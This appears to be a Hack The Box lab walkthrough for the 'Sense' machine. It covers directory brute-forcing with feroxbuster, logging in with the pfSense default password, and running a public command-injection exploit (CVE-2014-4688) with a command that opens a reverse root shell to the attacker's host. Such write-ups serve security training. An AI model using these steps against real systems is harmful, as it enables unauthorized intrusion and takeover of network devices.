Hack The Box
Hack The Box: Sense Walkthrough
Sense recovers pfSense credentials and exploits command injection for root.
Recon & Enumeration
Use nmap to scan for open ports and services:

Next, proceed to access the IP address through a web browser.

Opening the IP address, we are greeted with a pfsense login page. Now, we can proceed to conduct a directory brute force using Feroxbuster.

┌──(kali㉿kali)-[~]
└─$ feroxbuster -u https://10.10.10.60/ -x php,html,txt -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -t 100 -s 200,301 -n ___  ___  __   __     __      __         __   ___|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___by Ben "epi" Risher                  ver: 2.10.0───────────────────────────┬──────────────────────   Target Url            │ https://10.10.10.60/   Threads               │ 100   Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt   Status Codes          │ [200, 301]   Timeout (secs)        │ 7   User-Agent            │ feroxbuster/2.10.0   Config File           │ /etc/feroxbuster/ferox-config.toml   Extract Links         │ true   Extensions            │ [php, html, txt]   HTTP methods          │ [GET]   Insecure              │ true   Do Not Recurse        │ true───────────────────────────┴──────────────────────   Press [ENTER] to use the Scan Management Menu──────────────────────────────────────────────────
301      GET        0l        0w        0c https://10.10.10.60/themes => https://10.10.10.60/themes/
200      GET        0l        0w        0c https://10.10.10.60/
200      GET        0l        0w        0c https://10.10.10.60/index.php
200      GET        0l        0w        0c https://10.10.10.60/help.php
200      GET        0l        0w        0c https://10.10.10.60/stats.php
301      GET        0l        0w        0c https://10.10.10.60/css => https://10.10.10.60/css/
301      GET        0l        0w        0c https://10.10.10.60/includes => https://10.10.10.60/includes/
200      GET        0l        0w    52556c https://10.10.10.60/fred.png
200      GET       24l       32w      329c https://10.10.10.60/index.html
301      GET        0l        0w        0c https://10.10.10.60/javascript => https://10.10.10.60/javascript/
200      GET        0l        0w        0c https://10.10.10.60/edit.php
200      GET        0l        0w        0c https://10.10.10.60/license.php
200      GET        0l        0w        0c https://10.10.10.60/system.php
200      GET        0l        0w        0c https://10.10.10.60/status.php
200      GET       10l       40w      271c https://10.10.10.60/changelog.txt
301      GET        0l        0w        0c https://10.10.10.60/classes => https://10.10.10.60/classes/
301      GET        0l        0w        0c https://10.10.10.60/widgets => https://10.10.10.60/widgets/
200      GET        0l        0w        0c https://10.10.10.60/exec.php
200      GET        0l        0w        0c https://10.10.10.60/graph.php
301      GET        0l        0w        0c https://10.10.10.60/tree => https://10.10.10.60/tree/
200      GET        0l        0w        0c https://10.10.10.60/wizard.php
301      GET        0l        0w        0c https://10.10.10.60/shortcuts => https://10.10.10.60/shortcuts/
200      GET        0l        0w        0c https://10.10.10.60/pkg.php
301      GET        0l        0w        0c https://10.10.10.60/installer => https://10.10.10.60/installer/
301      GET        0l        0w        0c https://10.10.10.60/wizards => https://10.10.10.60/wizards/
200      GET       17l       26w      384c https://10.10.10.60/xmlrpc.php
200      GET        0l        0w        0c https://10.10.10.60/reboot.php
200      GET        0l        0w        0c https://10.10.10.60/interfaces.php
301      GET        0l        0w        0c https://10.10.10.60/csrf => https://10.10.10.60/csrf/
200      GET        7l       12w      106c https://10.10.10.60/system-users.txt
301      GET        0l        0w        0c https://10.10.10.60/filebrowser => https://10.10.10.60/filebrowser/[####################] - 2h    882192/882192  0s      found:31      errors:15224  [####################] - 2h    882184/882184  125/s   https://10.10.10.60/

The files changelog-txt and system-user-txt appear to contain valuable information. Attempt to view their content in our browser.
The contents of changelog.txt are as follows:
The contents of system-users.txt are as follows:

System-users.txt includes the username "Rohit" and a password, "company defaults," which appears unlikely to be a valid password. Attempt using the default password for pfSense software, "pfsense."

We land on Rohit's pfSense dashboard. Now, we can use searchsploit to examine any known vulnerabilities associated with pfsense 2.1.3.

Exploitation:
We will proceed with attempting the exploit CVE-2014-4688.
PfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection | php/webapps/43560.py
Download the exploit script to our current working directory and examine its contents.

After reviewing the script, we find that the following inputs are required as shown in the snippet below: - rhost, - lhost, - lport, - username, - password.


Hence, we are required to launch a listener.

Execute the exploit by running the command provided below.
Python3 43560.py - rhost 10.10.10.60 - lhost 10.10.14.8 - lport 4343 - username rohit - password pfsense

Executing the command provides us with a root shell.